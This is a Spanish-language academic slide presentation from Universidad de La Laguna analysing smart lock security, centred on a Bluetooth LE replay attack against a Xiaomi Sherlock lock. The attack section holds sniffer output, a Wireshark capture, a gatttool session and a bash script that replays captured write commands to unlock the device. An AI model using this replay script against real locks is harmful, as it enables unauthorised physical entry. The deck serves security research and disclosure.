



# Análisis de Ciberseguridad para Cerraduras Inteligentes

Cándido Caballero-Gil and Jezabel  
Molina Gil

Universidad de La Laguna  
Tenerife

Introducción **01**


**04** Implementación del  
ataque

Estado del arte **02**

**05** Análisis de Seguridad

Herramientas y  
tecnología **03**

**06** Conclusiones  
y trabajos futuros



# Introducción

Cerraduras inteligentes

# INTRODUCCIÓN

## Ventajas de las Cerraduras Inteligentes

Permiten abrir puertas o proporcionar acceso bajo demanda

Las formas más comunes de abrir son:

- Mediante App móvil
- Llave Bluetooth
- Tarjetas NFC
- Huella Dactilar
- Teclado numérico
- De forma remota via WiFi
- Apertura automática

## Otras Características

- Conexión con Airbnb/Booking
- Registro de acceso
- Notificaciones




# ESTADO DEL ARTE

Cerradura	Conexión a Internet	APP	API Sync	Teclado	Precio
Remote Lock(Lockstate)	yes	no	yes	yes	195 €
Kwikset Kevo + plus	yes	3,3(1100)		yes	310 €
August Smart Lock, 3rd Gen	yes	2,8(1000)	yes	yes	260 €
Lockitron	yes	3,2(200)		no	
Schlage Connect	yes			yes	318 €
+ Wink Hub	yes	3,6(6500)	yes		
Yale Doorman	yes			yes	122 €
<b>Nuki</b>	yes	yes	yes	yes	370 €
<b>Sherlock lock</b>	no	yes		no	100€
Schlage FE695	no	no	no	yes	142€
Kwikset 92640-001	no	no	no	yes	64€
Yale Security YRL236-CBA-619		yes		yes	

# ESTADO DEL ARTE

Xiaomi's  
Sherlock S2 Lock




Nuki Lock



# OBJETIVO

## Ataque


Capturar la conexión  
Bluetooth entre el  
teléfono inteligente y  
la cerradura



## Motivación

El cifrado de  
las cerraduras  
no siempre es  
suficiente

# HERRAMIENTAS Y TECNOLOGÍA



## Software

- Wireshark
- Gatttool
- nRF Sniffer for Bluetooth LE




## Hardware

- Adafruit Bluefruit LE Sniffer
- Antena Bluetooth CBT40NANO





# IMPLEMENTACIÓN DEL ATAQUE



# SHERLOCK LOCK SECURITY

Para comprobar el protocolo de seguridad, buscamos la especificación Sherlock, pero no encontramos información.



# IMPLEMENTACIÓN DEL ATAQUE

```
C:\Users\Usuario\Downloads\blesnifferwin101\Sniffer\ble-sniffer_win_1.0.1_1111_Sniffer.exe
arrow keys  Navigate the device list. Use ENTER to select.
[#] or ENTER Select a device to sniff from list.
e           Like ENTER, but sniffer will only follow advertisements.
w           Start Wireshark, the primary viewer for the sniffer.
x/q        Exit
c           Display filter: Nearest devices (RSSI > -50 dBm).
v           Display filter: Nearest devices (RSSI > -70 dBm).
b           Display filter: Nearest devices (RSSI > -90 dBm).
a           Remove display filter.
p           Passkey entry
o           OOB key entry
h           Define new adv hop sequence.
s           Get support
u           Launch User Guide (pdf)
CTRL-R     Re-program firmware onto board

Available devices:

# public name      RSSI      device address
-----
[ ] 0              -96 dBm   9c:97:89:1b:7f:8d public
[ ] 1 ""           -75 dBm   62:3a:fd:d0:5b:ba random
-> [X] 2 "SherLock_53C" -85 dBm   ac:9a:22:60:8f:7e public
[ ] 3 ""           -89 dBm   b0:5c:da:7c:c6:e9 public
[ ] 4 ""           -91 dBm   6a:62:6b:01:30:43 random
[ ] 5 ""           -91 dBm   54:d2:72:88:9b:a5 public
[ ] 6 ""           -91 dBm   9c:97:89:1b:4f:8d public

Sniffing device 2 - "SherLock_53C"
```

# IMPLEMENTACIÓN DEL ATAQUE

The image shows a Wireshark capture of Bluetooth Low Energy (BLE) traffic. The filter is set to 'btatt'. The packet list shows several frames, with frame 365 highlighted in blue. This frame is a 'Rcvd write Command' with handle 0x0019. The packet details pane shows the structure of this frame: Bluetooth Low Energy Link Layer, Bluetooth L2CAP Protocol, and Bluetooth Attribute Protocol (opcode: write Command, handle: 0x0019, value: ef00214e93c7c4603b009d47b9a44c6bd5386272). The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
330	5.47139300	Master	Slave	ATT	33	Rcvd Find Information Request, Handles: 0x001d..0x001d
333	5.48354900	Slave	Master	ATT	36	Rcvd Find Information Response
334	5.48798400	Master	Slave	ATT	35	Rcvd Find Information Request, Handles: 0x001d..0x001d
337	5.50094400	Slave	Master	ATT	36	Rcvd Find Information Response
346	5.53546100	Master	Slave	ATT	35	Rcvd Write Request, Handle: 0x001d
350	5.55254400	Slave	Master	ATT	31	Rcvd Write Response
352	5.56107300	Slave	Master	ATT	53	Rcvd Handle Value Notification, Handle: 0x001c
356	5.57744500	Slave	Master	ATT	53	Rcvd Handle Value Notification, Handle: 0x001c
360	5.59261000	Slave	Master	ATT	36	Rcvd Handle Value Notification, Handle: 0x001c
365	5.63213200	Master	Slave	ATT	53	Rcvd write Command, Handle: 0x0019
369	5.66066600	Master	Slave	ATT	53	Rcvd write Command, Handle: 0x0019
371	5.67540100	Master	Slave	ATT	52	Rcvd write Command, Handle: 0x0019
376	5.71121800	Slave	Master	ATT	53	Rcvd Handle Value Notification, Handle: 0x001c
380	5.74104400	Slave	Master	ATT	53	Rcvd Handle Value Notification, Handle: 0x001c
384	5.77411600	Slave	Master	ATT	53	Rcvd Handle Value Notification, Handle: 0x001c
388	5.79946300	Slave	Master	ATT	48	Rcvd Handle Value Notification, Handle: 0x001c
395	5.85858700	Master	Slave	ATT	53	Rcvd write Command, Handle: 0x0019
397	5.86949000	Master	Slave	ATT	40	Rcvd write Command, Handle: 0x0019
435	6.17215900	Master	Slave	ATT	53	Rcvd write Command, Handle: 0x0019
437	6.18637800	Master	Slave	ATT	40	Rcvd write Command, Handle: 0x0019

Annotations in the image:

- '3 request' points to frames 352, 356, and 360.
- '4 request' points to frames 376, 380, 384, and 388.
- Red boxes highlight the 'Rcvd write Command' frames (365, 369, 371, 395, 397, 435, 437).

Packet details for Frame 365:

- Frame 365: 53 bytes on wire (424 bits), 53 bytes captured (424 bits) on interface 0
- Nordic BLE sniffer meta
- Bluetooth Low Energy Link Layer
- Bluetooth L2CAP Protocol
- Bluetooth Attribute Protocol
  - Opcode: write Command (0x52)
  - Handle: 0x0019
  - Value: ef00214e93c7c4603b009d47b9a44c6bd5386272

Packet bytes:

```
0000 03 06 2e 01 60 26 06 0a 03 14 34 3c 00 63 39 00  ...`&.. ..4<.c9.
0010 00 bc ad 60 93 0e 1b 17 00 04 00 52 19 00 ef 00  ...R...
0020 21 4e 93 c7 c4 60 3b 00 9d 47 b9 a4 4c 6b d5 38  IN...;.G.Lk.8
0030 62 72 dc c9 fe  br...
```

# IMPLEMENTACIÓN DEL ATAQUE

## Gatttool

Permite manipular dispositivos Bluetooth:

### Argumentos

- i. Specifies the name of the **Bluetooth device** installed on the system.
- b. Specifies the **MAC** address.
- characteristics. Shows all the associated **handles** and their properties.
- char-read. With this command we can **read the characteristics** of the connected device. For example, read the value / descriptor of a handle
- char-write-req. This command is used to make a **write request** to the device, which will be used later.
- a. **Reads or writes** the specified **handle characteristics**.
- n. Contains the **value to be sent** in the write request.

# IMPLEMENTACIÓN DEL ATAQUE

```
$gatttool -i hci0 -b AC:9A:22:60:8F:7E -I  
[ ] [AC:9A:22:60:8F:7E] [LE]> connect  
[CON] [AC:9A:22:60:8F:7E] [LE]> char-write-req -a 0x0019 -n  
ef00214e420ed2603b0097f74644bd69894f867d  
[CON] [AC:9A:22:60:8F:7E] [LE]>  
Characteristic value was written successfully
```




# IMPLEMENTACIÓN DEL ATAQUE


```
#!/bin/bash
sudo hciconfig hci0 down
sudo hciconfig hci0 up
sleep 2

gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
ef00214e93c7c4603b009d47b9a44c6bd5386272
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
8eaf5aee126d0f84148e12d47b74db517e18c194
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
91e4ae93853752a0c062c1f339ebbbcbbeb9d01
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
ef00234e420ed2601b007570512b8f7a9c1f3557
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n b9d1c3d50b3e01
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n
ef003175420ed2601b00296b72d64ad5c640575d
gatttool -i hci0 -b AC:9A:22:60:8F:7E --char-write-req -a 0x0019 -n bb2562ea8baa00

sleep 2
```



# ANÁLISIS DE SEGURIDAD





# CONCLUSIONES Y TRABAJOS FUTUROS

## Conclusiones

- Se ha investigado detalladamente cómo es el proceso de apertura de la puerta y qué información se envía a través de los dispositivos implicados.
- Se ha probado la réplica de paquetes obtenidos con la intención de desbloquear la cerradura.
- Se ha logrado verificar que no todas las cerraduras inteligentes tienen el nivel de seguridad que indican los fabricantes a los compradores.

## Trabajos Futuros

- Se puede optimizar el script de bash realizado o incluso crear un nuevo programa que recoja automáticamente las claves enviadas, ahorrando así mucho tiempo en el ataque.
- En esta primera investigación sólo se contempla un método para desbloquear la cerradura, no obstante, pueden existir o crearse muchos más procedimientos que permitan su desbloqueo a partir de otra información u atacando otro punto de la conexión.



# Vídeo Demostrativo



# Gracias

Jezabel Molina Gil  
Prof. Ayudante Doctor

Departamento de Ingeniería Informática y de  
Sistemas. Tel. (ext. 6686)

Escuela Superior de Ingeniería y Tecnología  
Unviersidad de La Laguna

[jmmolina@ull.edu.es](mailto:jmmolina@ull.edu.es)

CREDITS: This presentation template was created  
by **Slidesgo**, including icons by **Flaticon**,  
infographics & images by **Freepik** and  
illustrations by **Stories**

